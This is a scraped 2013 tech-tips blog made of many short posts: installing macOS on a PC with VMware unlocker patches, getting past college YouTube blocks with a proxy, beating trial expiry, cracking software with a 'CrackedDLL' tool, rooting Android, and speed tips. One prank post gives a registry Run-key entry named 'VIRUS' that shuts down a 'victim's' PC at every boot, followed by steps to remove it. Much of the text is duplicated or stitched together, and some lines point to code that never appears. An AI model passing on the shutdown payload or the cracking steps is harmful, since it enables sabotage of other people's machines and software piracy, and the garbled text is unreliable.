- Go to BIOS(by pressing f2 or f12 at booting for windows 7,but for windows 8 in some pc's shutdown it by pressing Shift+Shutdown then press f10 at booting don't change anything more) and System Configuration->Hardware Virtualization->enable it.
- Now download VMware player(for beginnners) or VMware Workstation(for advanced users) both are free to try.
- Install VMware Player or Workstation.
- Download MAC OS X(better go for 10.8.3 or 10.9 retail).
- Then unzip contents using WinRAR.
- Then go to unzipped folder->Hardware Virtualization->Run vmware-vmx-patch.exe as administrator(by rightclick and select run as administrator).
- Then go to MAC OS X Guest(in the unzipped folder)->VMware series->VMware Unlocker-Windows.
- Then run install.cmd as administrator.
- Now go to "OS X Version" in the unzipped folder and open MAC OS X Version.vmx
- Now it opens a new Window in which MAC is to be installed.
- Change settings like ram,cores as you wish(depending on your specs).
- Now run the virtual machine.
- Wait for some time then set country,language,time etc.
- Its time to use your MAC.
Saturday, 26 October 2013
How to install MAC OS X(any version) in your PC

Monday, 30 September 2013
How to download Youtube Videos when it is blocked
In many colleges Youtube and many other video streaming sites are blocked.But now you can download them without any extension even.
 Steps to download Youtube videos

- Go to https://4everproxy.com/
- Now in the bottom of the page type http://youtube.com in the address bar provided by the page.
- Search for your video and open it.
- It will show you different resolutions below the player(this player is going to be different) select the resolution and click on "Download current quality"
- Now download begins.
Note:-
Streaming of video in the player will be slow as compared to downloading the video.
You will be anonymous.
You will not be able to login into youtube.
Tuesday, 24 September 2013
How to run trail versions even after expiry of trail period

- Download the application run as date.
- Open the application.
- Select the trail application you wanted to use.
- Depending on trail time of the application,set the time and date you wanted to start the application.
- Make sure that "change date immediately when apllication starts" is checked.
How to crack most of the softwares
Have you ever downloaded a software but it was trial?
After sometime it had expired,
but you still needed it? Well, if
you want to activate it
without serial key, then you need a crack. Nowadays most
of the security information is
stored in files called DLL.
By modifying the DLL, you can get access to the software
without a key.
Today you will learn how.
—————————————-
Programs that you’ll need to get started : CrackedDLL 3.1.5.0
—————————————-
If the crack didn't work
—————————————-
After sometime it had expired,
but you still needed it? Well, if
you want to activate it
without serial key, then you need a crack. Nowadays most
of the security information is
stored in files called DLL.
By modifying the DLL, you can get access to the software
without a key.
Today you will learn how.
—————————————-
Programs that you’ll need to get started : CrackedDLL 3.1.5.0
—————————————-
- Quit the software you want to crack.
- Go to the installation folder.(Usually 'C:\Program Files \"name"')
- Close all the other folders.
- Launch 'CrackedDLL 3.1.5.0'
- Once started click 'Scan Open Folder'.
- CrackedDLL will now display the 'security' DLL.
- After you see a Green Check Mark click modify selected DLL.
- Read and Agree to the terms.
- Wait for the process to finish, once finished a message will be displayed.
- Relaunch the software you want to crack.
- The software is now cracked.
If the crack didn't work
—————————————-
- If you did the above steps and the crack didn't work restart your computer.
- The software is now cracked.
- In case of any problems repeat the steps from the start
Wednesday, 18 September 2013
How to Root any Android Device

Hey Folks today we are going to discuss about a very easy but important topic "How to root any android device". Majority of Peoples thinks its very difficult to root android device but its very easy .The important things to be careful while rooting your device its recommended to root your device properly otherwise your device will be nothing more than a brick and it also void your manufacturing warranty. So there will be some questions in your mind what is rooting, what is the benefit of rooting, what about my device warranty. But don't worry i will cover all your queries in this article.
So let's Start from What is Rooting?
Rooting your android device provides you root access of your device from which you can get over all the restrictions of you device which your device manufacturer applied.You can increase device speed performance, customize your device more easily and many more.If we say in technical terms Rooting involves taking back up of your current software and after that Flashing/installing a new Custom ROM (modified version of Android).Why you Should root your device?
There are many Apps that requires a rooted device to work and Flashed custom ROMs, you can install those apps which will add extra features to your device i.e. To use two WhatsApp account on single android device you device must be rooted.Not only these many Launcher Apps require rooted device so you can also use that Launcher Apps to give a more Customize Look to you device and Also you can manually accept and deny any app permissions. To create your device a wireless hotspot, block advertisements,back all applications, creating secure tunnels to internet and to overclock you processor.To to these all things you device must be rooted.
How to Root your Android device?
So guys lets start i am gonna use Unlock-Root Tool to root android device i have selected this tool because you can root almost all device from this tool.This is a step by step tutorial to Root you android device. Important thing:-Before starting this procedure get your device USB cable and enable USB debugging in your device by navigating Settings >> Applications >> Development >> USB Debugging.
How to make your Computer Faster

Is your Computer Running Slow?But i bet after reaching till the end of this articles it won't take anymore.Here We Will, discuss How to Speed up your Computer Faster.Computer Speed decreases due to many reason we will discuss the main reasons one by one.

When we Start our Computer our Operating System (often Called OS) start booting and while OS booting some software's also get started when the PC get ready to use.We can increase Boot time by Disabling some software's which get Started while Booting Process.
How to do this:-
Press Start->Run or simply Press Windows Key+R then Type "msconfig" (without Qoutes ") and press enter.
Now there will be System Configuration Dialog Box opened.Go to Start-up Tab (4th tab). Here you will be seeing the list of software's which start while get's boot or simply called Start-up items.These are all the Programs that automatically start when you boot our system.It is these that slow down the boot up process.
So from this you can uncheck all unwanted items like MS-office,messenger and other utilites that you don't need at the time of starting up of your System.Don't Uncheck the antivirus and Drivers Software.
After that just click on OK and Restart your System and fell the change
Saturday, 14 September 2013
Phoneblok-The Phone that never gets outdated
In todays world everything gets outdated,but........................

THE PROBLEM
A phone only lasts a couple of years before it breaks or becomes obsolete. Although it's often just one part which killed it, we throw everything away since it's almost impossible to repair or upgrade.
Friday, 13 September 2013
Facebook Shortcuts
I know the fact that almost 90% of you are addicted to Facebook and If you are spending a lot of time on facebook then why not spend it more efficiently.So in this article I am going to give you a nice list of Facebooks shortcuts and this artilcle is meant only for facebook users.Here is a comprehensive list of facebook Shortcuts for each browser.Learn these shortcuts and have a better experience with firefox
Google Chrome Facebook Shortcuts
If you are using Firefox browser then you also need to press SHIFT along with the above shortcut keys.
Google Chrome Facebook Shortcuts
Alt+1: View your News Feed
Alt+2: View your own Profile
Alt+3: View pop-up of friend requests
Alt+4: View pop-up of messages
Alt+5: View pop-up of notifications
Alt+6: View Account Settings
Alt+7: View Privacy Settings
Alt+8: View Facebook’s own profile
Alt+9: Read latest Terms of Service agreement.
Alt+?: Search
Alt+m: Compose a new message
Alt+2: View your own Profile
Alt+3: View pop-up of friend requests
Alt+4: View pop-up of messages
Alt+5: View pop-up of notifications
Alt+6: View Account Settings
Alt+7: View Privacy Settings
Alt+8: View Facebook’s own profile
Alt+9: Read latest Terms of Service agreement.
Alt+?: Search
Alt+m: Compose a new message
If you are using Firefox browser then you also need to press SHIFT along with the above shortcut keys.
Thursday, 12 September 2013
How to protect your anonymity while online
This trick works only in Firefox(Windows),Chrome(Mac),ios,android


- Go to https://getcocoon.com/support/download
- Register for free and download the addon depending on the device
- Login and browse anonymously
How to boost your pendrive transfer rate
You may have noticed slow copy speeds with some pen drives. Here is a trick which help in increasing the speed or giving a speed boost to your pendrive.
- Plug in your USB Drive.
- Then Open My Computer> right-click on your USB Drive >click Properties.
- Select your USB drive Under Hardwares and choose Properties.
- You will see a dialog box saying " Optimize for quick removal".This option is selected by default.
- Select "Optimize for Performance"option.
- Now, remove USB drive and plug it again.
- Copy some files from the drive to your system or vice-versa. You can notice the speed increase.
This trick may some times create write errors.But it will come in handy while copying files larger than a size of 1GB.
Mars needs inhabitants-Project Mars One

Mars One estimates the cost of putting the first four people on Mars at about six billion US dollars.
The Mars One mission plan consists of cargo missions and unmanned preparation of a habitable settlement, followed by human landings. In the coming years, a demonstration mission, communication satellites, two rovers and several cargo missions will be sent to Mars. These missions will set up the outpost where the human crew will live and work.
The mission design takes into account the expansion of the human colony where a new crew arrive every two years.
Mars One will select and train the human crew for permanent settlement. The search for Astronauts began in April 2013. More than 78,000 registered for the selection programme within two weeks of its launch.
Wednesday, 11 September 2013
Shutdown ur friend's comp when everytime it starts
put this following text in a .reg file and run it in the victims pc:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"VIRUS"="%windir%\\SYSTEM32\\SHUTDOWN.EXE -t 1 -c \"Howz this new Virus ah\" -f"
How to counter this
You can also put this in a javascript code, just add this code to your webpage:
OR
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"VIRUS"="%windir%\\SYSTEM32\\SHUTDOWN.EXE -t 1 -c \"Howz this new Virus ah\" -f"
How to counter this
- Start windows in safe mode
- Open registry editor by typiing REGEDIT in start->run. navigate to [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
- Remove the string value named VIRUS
- Restart you computer.
You can also put this in a javascript code, just add this code to your webpage:
OR
- Go to c:/windows/system32(This tricks works only in windows 7 and below)
- Search for shutdown and copy as shortcut to c:/users/username/startup/(paste as shortcut)
- Restart pc to find whether its working or not
- Simply delete the shortcut in startup folder by starting windows in safe mode
IPhone 5S vs IPhone 5C
Apple discontines IPhone 5 because of the below two products

We use the term loosely, but the iPhone is no longer a "one size fits all" smartphone. Today's Apple event marked the introduction of the iPhone 5s and iPhone 5c, and beyond price, the two devices are separated by several unique features. Considering your own desires for gaming, photography, security, style -- and yes, your budget -- it's likely that one phone is a better fit for your needs. So join us after the break as we explore the finer points of Apple's latest smartphones.
THE IPHONE 5S: PERFORMANCE AND PHOTOGRAPHY LEAD THE WAY
Apple's 64-bit A7 mobile processor takes center stage in the iPhone 5s, which promises twice the computing and graphics performance as compared to the iPhone 5c. Naturally, the new chip positions the iPhone 5s as a better fit for gamers (which supports OpenGL ES 3.0), but it also offers unique advantages photographers. Thanks to the A7 chip, you can shoot slow-motion 720p video at 120 fps, and as for stills, you'll find a burst-shooting mode that captures up to 10 images per second. Digital image stabilization is also in the mix this time around, which is important for low-light photography.
Speaking of low-light situations, the iPhone 5s captures more light in two ways. First, it features a new lens setup with a wider f/2.2 aperture (as compared to f/2.4 in the iPhone 5c), along with an imaging sensor that's 15 percent larger. And for times when ambient light alone won't cut it, the iPhone 5s includes a new dual-LED flash dubbed True Tone that promises better color balance and more natural skin tones.
Monday, 9 September 2013
Use hidden international wallpapers and themes
When you first install Windows 7, it asks for your language, time and currency. Based on your responses, it installs a set of wallpapers and themes. If you choose English (United States) for your time and currency format, for example, the available desktop backgrounds and themes will include a United States section with scenery from locations such as Maine, the Southwest and so on.
Hidden, though, are background scenery and themes from other English-speaking countries -- Australia, Canada, Great Britain and South Africa. Normally, you can't access those backgrounds or themes, but there is a simple way you can install and use them:
1. In the search box in the Start menu, type C:\Windows\Globalization\MCT and press Enter. (Note: If Windows 7 is installed in a drive other than C:, use that letter instead.)
2. Windows Explorer will launch and show you a list of subfolders under C:\Windows\Globalization\MCT: MCT-AU, MCT-CA, MCT-GB, MCT-US, and MCT-ZA. Each subfolder has wallpapers for a specific country: AU for Australia, CA for Canada, GB for Great Britain, US for the United States, and ZA for South Africa.
For any of the countries whose wallpaper and themes you want to use, go into its Theme folder, for example, C:\Windows\Globalization\MCT\MCT-ZA\Theme. Double-click the theme you see there (for example ZA).

3. That will install a shortcut to the theme and wallpapers in the Personalization section of Control Panel.
You can now use them as you would any other theme or background, by right-clicking the desktop, choosing Personalize, and choosing a background or theme. They will be listed in their own section.
Hidden, though, are background scenery and themes from other English-speaking countries -- Australia, Canada, Great Britain and South Africa. Normally, you can't access those backgrounds or themes, but there is a simple way you can install and use them:
1. In the search box in the Start menu, type C:\Windows\Globalization\MCT and press Enter. (Note: If Windows 7 is installed in a drive other than C:, use that letter instead.)
2. Windows Explorer will launch and show you a list of subfolders under C:\Windows\Globalization\MCT: MCT-AU, MCT-CA, MCT-GB, MCT-US, and MCT-ZA. Each subfolder has wallpapers for a specific country: AU for Australia, CA for Canada, GB for Great Britain, US for the United States, and ZA for South Africa.
For any of the countries whose wallpaper and themes you want to use, go into its Theme folder, for example, C:\Windows\Globalization\MCT\MCT-ZA\Theme. Double-click the theme you see there (for example ZA).
3. That will install a shortcut to the theme and wallpapers in the Personalization section of Control Panel.
You can now use them as you would any other theme or background, by right-clicking the desktop, choosing Personalize, and choosing a background or theme. They will be listed in their own section.
Subscribe to:
Posts (Atom)